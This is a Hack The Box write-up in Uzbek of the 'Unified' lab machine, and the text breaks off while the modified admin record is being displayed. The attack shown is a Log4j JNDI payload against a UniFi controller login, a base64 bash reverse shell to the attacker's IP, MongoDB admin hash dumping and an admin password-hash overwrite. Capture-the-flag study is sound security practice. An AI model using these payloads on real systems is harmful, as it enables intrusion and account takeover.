




Unified — writeup



Hack The Box platformasidagi **Unified** (Linux / Medium) mashinasi. Brauzer orqali nishonning 8443-portida ishlayotgan UniFi Network Controller (versiya: **6.4.54**) veb-paneli (**<https://10.129.112.201:8443>**) ochildi



Burp Suite Repeater orqali `/api/login` endpointiga yuborilayotgan login so'rovi ushlab qolinib, `remember` parametri orqali Log4j (CVE-2021-44228) zaifligini tekshirish uchun dastlabki JNDI LDAP so'rovi kiritildi




Kali tizimida `sudo tcpdump -i tun0 port 389` orqali LDAP trafigi eshitildi va nishondan (`10.129.112.201`) bizning IP-manzilimizga (`10.10.15.210`) kiruvchi LDAP ulanishi kelganligi ko'rib, Log4j zaifligi amalda tasdiqlandi

```
(saidislom@kali)-[~]
$ echo 'bash -c bash -i >&/dev/tcp/10.10.15.210/4444 0>&1' | base64
YmFzaCAtYyBiYXNoIClpID4mL2Rldi90Y3AvMTAuMTAuMTUuMjEwLzQ0NDQgMD4mMQo=
(saidislom@kali)-[~]
$
```

Rogue-Jndi orqali buyruq bajarish uchun Base64 formatida reverse shell yuklamasi tayyorlandi: `echo 'bash -c bash -i >&/dev/tcp/10.10.15.210/4444 0>&1' | base64`


```
java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIClpID4mL2Rldi90Y3AvMTAuMTAuMTUuMjEwLzQ0NDQgMD4mMQo=}| {base64,-d}|{bash,-i}" --hostname "10.10.15.210"
(saidislom@kali)-[rogue-jndi]
$ java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIClpID4mL2Rldi90Y3AvMTAuMTAuMTUuMjEwLzQ0NDQgMD4mMQo=}| {base64,-d}|{bash,-i}" --hostname "10.10.15.210"
+-+--+--+--+--+--+
|R|o|g|u|e|J|n|d|i|
+-+--+--+--+--+--+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.15.210:1389/o=tomcat to artsexploit.controllers.Tomcat
Mapping ldap://10.10.15.210:1389/ to artsexploit.controllers.RemoteReference
Mapping ldap://10.10.15.210:1389/o=reference to artsexploit.controllers.RemoteReference
Mapping ldap://10.10.15.210:1389/o=websphere1 to artsexploit.controllers.WebSphere1
Mapping ldap://10.10.15.210:1389/o=websphere1,wsdl=* to artsexploit.controllers.WebSphere1
Mapping ldap://10.10.15.210:1389/o=websphere2 to artsexploit.controllers.WebSphere2
Mapping ldap://10.10.15.210:1389/o=websphere2,jar=* to artsexploit.controllers.WebSphere2
Mapping ldap://10.10.15.210:1389/o=groovy to artsexploit.controllers.Groovy
```

Rogue-Jndi vositasi ishga tushirildi: 8000-portda HTTP va 1389-portda LDAP server ko'tarilib, Tomcat kontrolyori (`ldap://10.10.15.210:1389/o=tomcat`) orqali teskari aloqa (reverse shell) buyrug'i xaritalandi



```
(saidislom@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Teskari aloqani kutib olish uchun Kali terminalida 4444-portda netcat tinglovchisi ishga tushirildi: `nc -lvp 4444`



Burp Suite Repeater orqali `/api/login` manziliga `remember` parametri ichida tayyorlangan `${jndi:ldap://10.10.15.210:1389/o=tomcat}` eksploatatsiya yuklamasi yuborildi

```
(saidislom@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
10.129.112.201: inverse host lookup failed: Unknown host
connect to [10.10.15.210] from (UNKNOWN) [10.129.112.201] 52884
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
unifi@unified:/usr/lib/unifi$
```

Ekspluatatsiya muvaffaqiyatli amalga oshib, netcat tinglovchisiga nishondan (**10.129.112.201**) reverse shell ulandi va tizimda **unifi** foydalanuvchisi sifatida dastlabki kirish (foothold) ta'minlandi

```
(saidislom@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
10.129.112.201: inverse host lookup failed: Unknown host
connect to [10.10.15.210] from (UNKNOWN) [10.129.112.201] 52884
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
unifi@unified:/usr/lib/unifi$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
unifi@unified:/usr/lib/unifi$ whoami
whoami
unifi
unifi@unified:/usr/lib/unifi$ cd /home/michael
cd /home/michael
unifi@unified:/home/michael$ ls
ls
user.txt
unifi@unified:/home/michael$ cat user.txt
cat user.txt
6ced1a6a89e666c0620cdb10262ba127
unifi@unified:/home/michael$
```

script /dev/null -c bash orqali to'liq TTY shellga o'tildi, **/home/michael** katalogiga kirildi va **user.txt** flagi olindi: **6ced1a6a89e666c0620cdb10262ba127**

```
(saidislom@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
10.129.112.201: inverse host lookup failed: Unknown host
connect to [10.10.15.210] from (UNKNOWN) [10.129.112.201] 52884
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
unifi@unified:/usr/lib/unifi$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
unifi@unified:/usr/lib/unifi$ whoami
whoami
unifi
unifi@unified:/usr/lib/unifi$ cd /home/michael
cd /home/michael
unifi@unified:/home/michael$ ls
ls
user.txt
unifi@unified:/home/michael$ cat user.txt
cat user.txt
6ced1a6a89e666c0620cdb10262ba127
unifi@unified:/home/michael$ clear
clear
TERM environment variable not set.
unifi@unified:/home/michael$ ps aux | grep mongo
ps aux | grep mongo

unifi      68  0.2  4.1 1102720 84916 ?        S    07:53   0:06 bin/mongod --dbpath /usr/lib/unifi/data/db --port 27117 --un
ixSocketPrefix /usr/lib/unifi/run --logRotate reopen --logappend --logpath /usr/lib/unifi/logs/mongod.log --pidfilepath /usr/li
b/unifi/run/mongod.pid --bind_ip 127.0.0.1
unifi     1479  0.0  0.0 11468 1000 pts/0    S+   08:43   0:00 grep mongo
unifi@unified:/home/michael$
unifi@unified:/home/michael$
```

Tizimdagi jarayonlar tekshirildi (`ps aux | grep mongo`) va lokal tarmoqda 27117-portda (`127.0.0.1:27117`) MongoDB ma'lumotlar bazasi xizmati ishlab turgani aniqlandi

```
<7 ace --eval "db.admin.find().forEach(printjson);"
> ^C

(saidislom@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...

10.129.112.201: inverse host lookup failed: Unknown host
connect to [10.10.15.210] from (UNKNOWN) [10.129.112.201] 52962
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
unifi@unified:/usr/lib/unifi$
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
<17 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "id" : ObjectId("61ce278f46e0fb0012d47ee4"),
  "name" : "administrator",
  "email" : "administrator@unified.htb",
  "x_shadow" : "$6$Ry6Vdbse$8enMR5Znxoo.WfCmd/Xk65GwuQEPx1M.QP8/qHiQV0PvUc3uHuonK4WcTQFN1CRk3GwQaQuyVwCVq8iQgPTt4.",
  "time_created" : NumberLong(1640900495),
  "last_site_name" : "default",
  "ui_settings" : {
    "neverCheckForUpdate" : true,
    "statisticsPrefferedTZ" : "SITE",
    "statisticsPreferBps" : "",
    "tables" : {
      "device" : {
        "sortBy" : "type",
        "isAscending" : true,
        "initialColumns" : [
```

`mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"` orqali UniFi ning `ace` bazasidagi administrator hisobi va uning paroli hashi (`x_shadow`) ko'rib chiqildi

```
(saidislom@kali)-[~]
$ mkpasswd -m sha-512 Password123
$6$pxnX3WLJI3ULJfvS$ik03Ukwrw8JrJHwLgM1LfUJBICugPE3JtMs.tZt5ihnFowHgiUvPq/Pa0UEp7587GXmDeKhZNngwSUFT2tK2I.

(saidislom@kali)-[~]
$
```

Kali terminalida `mkpasswd -m sha-512 Password123` buyrug'i bilan `Password123` paroli uchun yangi SHA-512 `x_shadow` heshi generatsiya qilindi: `$6$pxnX3WLJI3ULJfvS$...`

```
nc -lvp 4444
{
  "_id" : ObjectId("61ce4d51fbce5e00116f4253"),
  "email" : "james@unified.htb",
  "name" : "james",
  "x_shadow" : "$6$0N/tM.23$cp3j11Tk0CDVdy/Dz0tpEbRC5mqbi1PPUM6N4ao3Bog8r0.ZGqn6Xysm3v0bKtyclltYmYvbXLhNybGyJvAey1",
  "requires_new_password" : false,
  "time_created" : NumberLong(1640910161),
  "last_site_name" : "default"
}
unifi@unified:/usr/lib/unifi$


unifi@unified:/usr/lib/unifi$ mkpasswd -m sha-512 Password123
mkpasswd -m sha-512 Password123
bash: mkpasswd: command not found
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval 'db.admin.update({"_id":
<go --port 27117 ace --eval 'db.admin.update({"_id":ow":"SHA_512 $6$pxnX3WLJI3ULJfvS$ik03Ukwrw8JrJHwLgM1LfUJBICugPE3JtMs.tZt5ihnFowHgiUvPq/Pa0UEp7587GXmDeKhZNngwSUFT2tK2I."}}'
<5ihnFowHgiUvPq/Pa0UEp7587GXmDeKhZNngwSUFT2tK2I."}}'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
2026-09-12T08:49:06.800+0100 E QUERY [thread1] SyntaxError: missing ) after argument list @(shell eval):2:127
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval 'db.admin.update({"_id":
ObjectId("61ce278f46e0fb0012d47ee4"),{$set:{"x_shadow":"$6$pxnX3WLJI3ULJfvS$ik03Ukwrw8JrJHwLgM1LfUJBICugPE3JtMs.tZt5ihnFowHgiU
<go --port 27117 ace --eval 'db.admin.update({"_id":
<ihnFowHgiUvPq/Pa0UEp7587GXmDeKhZNngwSUFT2tK2I."}}'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
unifi@unified:/usr/lib/unifi$ saidislom
nc -lvp 4444
```

MongoDB konsoli orqali `db.admin.update` buyrug'i bajarilib, `administrator` hisobining `x_shadow` maydoniga biz yaratgan yangi parol heshi muvaffaqiyatli yozildi (`nModified: 1`)


```
nc -lvp 4444
2026-09-12T08:49:06.800+0100 E QUERY [thread1] SyntaxError: missing ) after argument list @(shell eval):2:127
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval 'db.admin.update({"_id":
ObjectId("61ce278f46e0fb0012d47ee4")},{$set:{"x_shadow":"$6$pxnX3WLJI3ULJfvS$ik03Ukwrw8JrJHwLgM1LfUJBICugPE3JtMs.tZt5ihnFowHgiU
<go --port 27117 ace --eval 'db.admin.update({"_id":

<ihnFowHgiUvPq/Pa0UEp7587GXmDeKhZNngwSUFT2tK2I."}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval 'db.admin.find().forEach(printjson);'
<17 ace --eval 'db.admin.find().forEach(printjson);'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "id" : ObjectId("61ce278f46e0fb0012d47ee4"),
  "name" : "administrator",
  "email" : "administrator@unified.htb",
  "x_shadow" : "$6$pxnX3WLJI3ULJfvS$ik03Ukwrw8JrJHwLgM1LfUJBICugPE3JtMs.tZt5ihnFowHgiUvPq/Pa0UEp7587GXmDeKhZNngwSUFT2tK2I
.",
  "time_created" : NumberLong(1640900495),
  "last_site name" : "default",
  "ui_settings" : {
